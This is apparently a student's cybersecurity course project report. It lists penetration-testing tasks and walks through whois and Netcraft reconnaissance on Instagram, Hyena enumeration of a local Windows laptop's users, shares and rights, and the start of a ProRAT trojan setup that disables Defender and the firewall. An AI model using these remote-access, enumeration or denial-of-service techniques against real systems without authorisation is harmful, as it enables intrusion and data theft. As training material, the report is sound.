

Cybersecurity Certification Course

Certification Project

Business Logic:

Every organization requires a penetration tester to identify the loopholes in their network, which hackers can attack and take advantage of. The penetration testers and ethical hackers secure their networks and web applications from Black Hat Hackers. These penetration tests are usually done by someone who has very little or no prior knowledge of the network to expose the blind spots that could have been missed by the developer of the organization. The penetration testers are given responsibility to perform penetration testing and hand over network reports to the client if the application or network can be hacked.

Consideration/Scenario:

A web development company configured its network with many devices and started working on website development. They hired you as a penetration tester, and you need to perform penetration testing on all their client's systems and websites. To test the systems' security, you must verify the system by creating a virus/trojans and injecting it into the system. This will help you analyse how the system is getting affected by the virus.

After these tests are completed, you also need to ensure that the information transferred through email by the organization's employees is safe. For that purpose, you need to perform data encryption and steganography techniques to hide the information. Make a report of all the tests and share it with the administrator to take further actions.

To start with the testing, we need to gather information about the website. To do so, perform the below tasks:

Information Gathering on Websites

- Gather information about Instagram (website).

After information gathering, we need to test the company's security network as well. To do so, we will test their local system and its operating system (operating system). So, we need to perform enumeration and penetration testing on the company system.

Enumeration and Penetration Testing on System

- Enumerate usernames from the local system using the Hyena tool and check the availability of a shared folder.
- Test the Windows 10 security using ProRAT (or msfvenom) and get access to the key logs. Delete the files from desktop or C drive and execute the commands to create a new folder on the desktop and upload any file from your system.

Now, after testing the system/network, we must test and exploit the vulnerabilities of the client websites. To do so, we need to perform penetration testing and DOS injection attack on their websites.

Website Penetration Testing and DOS Injection Attacks

- Perform a DOS attack on windows 10 virtual machine using the LOIC tool and check the performance.
- Try the cookie stealing attack on testphp.vulnweb.com.
- Scan the website using the Vega tool and create a report with screenshots.
- Test the website using SQL injection manually for testphp.vulnweb.com website.

After testing the systems and websites, one possibility that can steal sensitive information is from the communication medium, that is, email communications. We need to secure this transmission of messages by performing data encryption and hiding secret messages.

Data Encryption, Decryption, and Hiding of Secret Messages.

- Hide the secret text file in the image using command prompts and SNOW tool.
- Encrypt any text file using the CryptForge tool with the Blowfish algorithm and use the calculator to encrypt the data with AES, MD5, SHA, etc.

Tools Covered in the Project:

- Hyena Tool
- ProRAT
- msfvenom
- LOIC Tool
- Vega
- SNOW Tool
- CryptForge

Output to be Submitted:

Make a step-by-step report and submit the respective screenshots for all the below tasks for verification.

- Report on Instagram website information gathering containing register information, dates, registrant country, nameservers, tech contact, IP address, location, IP history, and registrar history.
- Report on enumeration to determine the usernames, password policies, and shared folders of the machine in a network.
- Report on penetration testing to determine the open ports of the network.
- Report to determine how the hackers can damage the user system if antivirus is not updated or not installed, and the firewall is not working.
- Report on DOS injection attack to check the performance of the system.
- Report on cookie stealing.
- Report containing website user's information using SQL injection.
- Report on ways to secure the data transmitted using encryption and steganography.

PERFORMED OPERATIONS

INFORMATION GATHERING ON WEBSITES

Gather information about Instagram (website)

Step 1: Go to <https://whois.domaintools.com> and enter www.instagram.com. Click on search and we'll get following results.

The screenshot shows the DomainTools website interface. At the top, there are links for VPN, whois.domaintools.com, PROFILE, CONNECT, MONITOR, and SUPPORT. The main title is "Whois Lookup". Below it, a search bar contains the URL "www.instagram.com", which is highlighted with a yellow box. To the right of the search bar is a blue "SEARCH" button. The background features a stylized image of a sunset over water with a network graph overlay.

We can see details of registrant, registrant country, dates of website and name servers.

The screenshot shows the "Whois Record for InstaGram.com" page. At the top, there is a navigation bar with links for Home, Whois Lookup, and InstaGram.com. Below the navigation is a section titled "Domain Profile". A table displays two rows of information: "Registrant" and "Registrant Org", both of which are redacted with the text "REDACTED FOR PRIVACY (DT)".

Registrant	REDACTED FOR PRIVACY (DT)
Registrant Org	Instagram LLC

Registrar Country	US
Registrar	RegistrarSafe, LLC IANA ID: 3237 URL: https://www.registrarsafe.com , http://www.registrarsafe.com Whois Server: whois.registrarsafe.com
	abusecomplaints@registrarsafe.com (p) +1.6503087004
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	6,978 days old Created on 2004-06-04 Expires on 2032-06-04 Updated on 2023-07-05
Name Servers	A.NS.INSTAGRAM.COM (has 6 domains) B.NS.INSTAGRAM.COM (has 6 domains) C.NS.INSTAGRAM.COM (has 6 domains) D.NS.INSTAGRAM.COM (has 6 domains)

We can also see technical contact information, IP address of the website, IP location, ASN, IP history, and the hosting history.

Tech Contact	REDACTED FOR PRIVACY (DT) Instagram LLC 1601 Willow Rd, Menlo Park, CA, 94025, US (p) REDACTED FOR PRIVACY (DT)
IP Address	157.240.3.174 - 8 other sites hosted on this server
IP Location	 - Washington - Seattle - Facebook Inc.
ASN	 AS32934 FACEBOOK, US (registered Aug 24, 2004)
IP History	435 changes on 435 unique IP addresses over 19 years
Registrar History	7 registrars with 1 drop
Hosting History	12 changes on 10 unique name servers over 19 years

Step 2: Open browser and go to www.netcraft.com

Using Online Resources: Netcraft



Globally trusted defense against cybercrime

Combining detection, threat intelligence and robust disruption & takedown, Netcraft's automated digital risk protection platform keeps your organization and customers safe from phishing, scams, fraud and cyber attacks

[BOOK A DEMO](#)

Scroll down and look for the search box like the one shown below and enter <https://instagram.com> in it.

What's that site running?

Discover the web technologies and internet infrastructure powering any site.

[ANALYZE](#)

Discover more insights & tools

Report [malicious sites to Netcraft](#), read the [Netcraft blog](#), and explore more resources.

 SECURITY AUDITED BY NETCRAFT 2023-07-19

[SEE MORE INSIGHTS](#) [DISCOVER TOOLS](#)

We can see website rank and other information on Background.

Background

Site title	Instagram	Date first seen	April 1999
Site rank	15	Netcraft Risk Rating 	0/10 
Description	Create an account or log in to Instagram – a simple, fun and creative way to capture, edit and share photos, videos and messages with friends and family.		
	Primary language	Norwegian	

We can see Network information that is not available on whois.domaintools.com. We can find the DNS admin's email ID also.

Network

Site	https://www.instagram.com	Domain	instagram.com
Netblock Owner	Facebook, Inc.	Nameserver	a.ns.instagram.com
Hosting company	Facebook	Domain registrar	registrarsafe.com
Hosting country	US	Nameserver organisation	whois.registrarsafe.com
IPv4 address	157.240.240.174 (VirusTotal)	Organisation	Instagram LLC, 1601 Willow Rd, Menlo Park, 94025, United States
IPv4 autonomous systems	AS32934	DNS admin	dns@facebook.com
IPv6 address	2a03:2880:f264:e5:face:b00c:0:4420	Top Level Domain	Commercial entities (.com)
IPv6 autonomous systems	AS32934	DNS Security Extensions	unknown
Reverse DNS	instagram-p42-shv-01-lcy1.fcdn.net	Latest Performance	

We can also find information on IP delegation as shown below

IP delegation

IPv4 address (157.240.240.174)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 157.0.0.0-157.255.255.255	United States	NET157	Various Registries (Maintained by ARIN)
↳ 157.240.0.0-157.240.255.255	United States	THEFA-3	Facebook, Inc.
↳ 157.240.240.174	United States	THEFA-3	Facebook, Inc.

IPv6 address (2a03:2880:f264:e5:face:b00c:0:4420)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC

↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a03:2880::/29	Ireland	IE-FACEBOOK-201100822	META PLATFORMS IRELAND LIMITED
↳ 2a03:2880:f264:e5:face:b00c:0:4420	Ireland	IE-FACEBOOK-201100822	META PLATFORMS IRELAND LIMITED

We can find the information, as shown below, the SSL certificate details like the issuer common name, issuing organisation, validity of the certificate, etc.

SSL/TLS

Assurance	Organisation validation	Perfect Forward Secrecy	<input checked="" type="checkbox"/> Yes
Common name	*.www.instagram.com	Supported TLS Extensions	RFC8446 supported versions, RFC8446 key share, RFC7301 application-layer protocol negotiation
Organisation	Meta Platforms, Inc.	Application-Layer Protocol Negotiation	h2
State	California	Next Protocol Negotiation	Not Present
Country	US	Issuing organisation	DigiCert Inc
Organisational unit	Not Present	Issuer common name	DigiCert SHA2 High Assurance Server CA
Subject Alternative Name	*.www.instagram.com, www.instagram.com	Issuer unit	www.digicert.com
Validity period	From Apr 21 2023 to Jul 20 2023 (2 months, 4 weeks, 1 day)	Issuer location	Not Present

We can also find the serial number, the certificate revocation lists, certificate hash, public key algorithm and its hash, signature algorithm, etc as shown below.

Matches hostname	Yes	Issuer country	US
Server	Not Present	Issuer state	Not Present
Public key algorithm	rsaEncryption	Certificate Revocation Lists	http://crl3.digicert.com/sha2-ha-server-g6.crl http://crl4.digicert.com/sha2-ha-server-g6.crl
Protocol version	TLSv1.3	Certificate Hash	TY9njBVyElYsyNa0w1rBAzm9HFQ
Public key length	2048	Public Key Hash	0bd166d66821df8333840036c87d15e5b166c 39462d8dd62ca28fd85a9a89125
Certificate check	ok	OCSP servers	http://ocsp.digicert.com - <i>100% uptime in the past 24 hours</i> Performance Graph
Signature algorithm	sha256WithRSAEncryption	OCSP stapling response	No response received
Serial number	0x0863877de52d4dbd72f78e0c027acc0e		
Cipher	TLS_CHACHA20_POLY1305_SHA256		
Version number	0x02		

Certificate Transparency

Signed Certificate Timestamps (SCTs)

Source	Log	Timestamp	Signature Verification
Certificate	Google Argon 2023 6D7Q2j71BjUy51covIlryQPTy9ERA+zraeF3fW0GVN4=	2023-04-21 00:11:02	Success
Certificate	Cloudflare Nimbus 2023 ejKMVNni3LbYg6jjgUh7phBZwMhOFTTvSK8E6V6NS61I=	2023-04-21 00:11:02	Success
Certificate	Let's Encrypt Oak 2023 tz77JN+cTp18jnFu1j0bF38Qs96nzXEnh0JgSxttJk=	2023-04-21 00:11:02	Success

SSLv3/POODLE

This site does not support the SSL version 3 protocol.

[More information about SSL version 3 and the POODLE vulnerability.](#)

Heartbleed

The site offered the Heartbeat TLS extension prior to the Heartbleed disclosure, but is using a new certificate and no longer offers Heartbeat.

This test does not exploit the Heartbleed vulnerability but uses information from conventional HTTPS requests. [More information about Heartbleed detection.](#)

You can see Hosting History along with IP address and OS, webservers and last seen dates. You can also see **Site Technology** (Server Side and Client Side):

.Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.214.174	Linux	unknown	12-Jul-2023
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.240.174	Linux	unknown	5-Jul-2023
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.221.174	Linux	unknown	28-Jun-2023
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.240.174	Linux	unknown	21-Jun-2023
FB-LOS2-1	102.132.99.174	Linux	unknown	7-Jun-2023
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.221.174	Linux	unknown	1-Oct-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.1.174	Linux	unknown	15-Sep-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.221.174	Linux	unknown	8-Sep-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.1.174	Linux	unknown	24-Aug-2020
Facebook, Inc. 1601 Willow Rd. Menlo Park CA US 94025	157.240.221.174	Linux	unknown	16-Aug-2020

.Site Technology (fetched 25 days ago)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL	A cryptographic protocol providing communication security over the Internet	

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).


Technology	Description	Popular sites using this technology
Asynchronous Javascript	No description	www.startpage.com , www.bbc.com , www.ebay.com
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.linkedin.com , mail.yahoo.com


ENUMERATION AND PENETRATION TESTING ON SYSTEM

Enumerate usernames from the local system using the Hyena tool and check the availability of a shared folder.

Enumeration is extracting a system's valid usernames, machine names, share names, directory names, and other information. It is a key component of ethical hacking and penetration testing, as it can provide attackers with a wealth of information that can be used to exploit vulnerabilities.


Step 1: Download Hyena tool and search for Hyena tool in the start menu and run it as administrator.






Step 2: Go to **enterprise** and then click on **Networks**, you can see few options as shown below, select **Microsoft Windows Network**.


You can select the **workgroup** because our system is in the workgroup, you can see the live systems in the network which is **LAPTOP-B7NCMAGK**.



Step 3: Select LAPTOP-B7NCMAGK and expand it, you can see all the options of the machine in this, select the **users** to see how many users are available in machine and **groups** included and **password policies**, etc.



Step 4: Click on 'Shares' folder, you can see the shared folders which are set to (public)open to everyone, and we can access them by this tool.



Step 5: Click on 'Users' in shares, and you can see users of C drive as shown below:

The screenshot shows the Hyena v15.0 interface. The left pane displays a tree view of a laptop named 'LAPTOP-B7NCMAGK'. Under the 'Shares' node, the 'Users' folder is expanded and highlighted with a red box. Inside 'Users', there are six subfolders: 'Administrator', 'Default', 'Kumar', 'new', 'New folder', and 'Public'. The right pane is a large text area labeled 'Hyena v15.0'.

Step 6: Go to 'User Rights' and you can see user rights of the machine as shown below:

The screenshot shows the Hyena v15.0 interface again. The left pane shows the same tree view of 'LAPTOP-B7NCMAGK'. The 'User Rights' node under 'Shares' is selected and highlighted with a red box. The right pane displays a table titled 'Rights on \\LAPTOP-B7NCMAGK' with two columns: 'Object Name' and 'Member'. The table lists numerous security privileges and their respective members, such as LOCAL SERVICE, NETWORK SERVICE, LOCAL SERVICE, NETWORK SERVICE, Administrators, Administrators, Performance Log Users, IIS_IUSRS, Everyone, LOCAL SERVICE, NETWORK SERVICE, Administrators, Users, LOCAL SERVICE, and NETWORK SERVICE.

Object Name	Member
SeAssignPrimaryTokenPrivilege	LOCAL SERVICE
SeAssignPrimaryTokenPrivilege	NETWORK SERVICE
SeAuditPrivilege	LOCAL SERVICE
SeAuditPrivilege	NETWORK SERVICE
SeBackupPrivilege	Administrators
SeBatchLogonRight	Administrators
SeBatchLogonRight	Performance Log Users
SeBatchLogonRight	IIS_IUSRS
SeChangeNotifyPrivilege	Everyone
SeChangeNotifyPrivilege	LOCAL SERVICE
SeChangeNotifyPrivilege	NETWORK SERVICE
SeChangeNotifyPrivilege	Administrators
SeCreateGlobalPrivilege	Users
SeCreateGlobalPrivilege	LOCAL SERVICE
SeCreateGlobalPrivilege	NETWORK SERVICE

In this way, you can enumerate usernames, password policies, share folders, user rights of the machine. There are number of options available to enumerate.

Test the Windows 10 security using ProRAT (or msfvenom) and get access to the key logs. Delete the files from desktop or C drive and execute the commands to create a new folder on the desktop and upload any file from your system.

Use ProRAT tool to hack Windows 10:

Step 1: Open the ProRAT tool in the attacker machine. (Make sure that windows defender and firewall are turned off in attacker as well as in victim's machine because today's technology can easily spot these malicious programs and they automatically quarantine them)

This method only works if the victim's machine is not secured.

⚙️ Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

- ✖️ Real-time protection is off, leaving your device vulnerable.



Help protect your PC with Windows Defender Firewall

Windows Defender Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Update your Firewall settings

Windows Defender Firewall is not using the recommended settings to protect your computer.

Use recommended settings

[What are the recommended settings?](#)

Private networks

Not connected ▾

Guest or public networks


Connected ▾



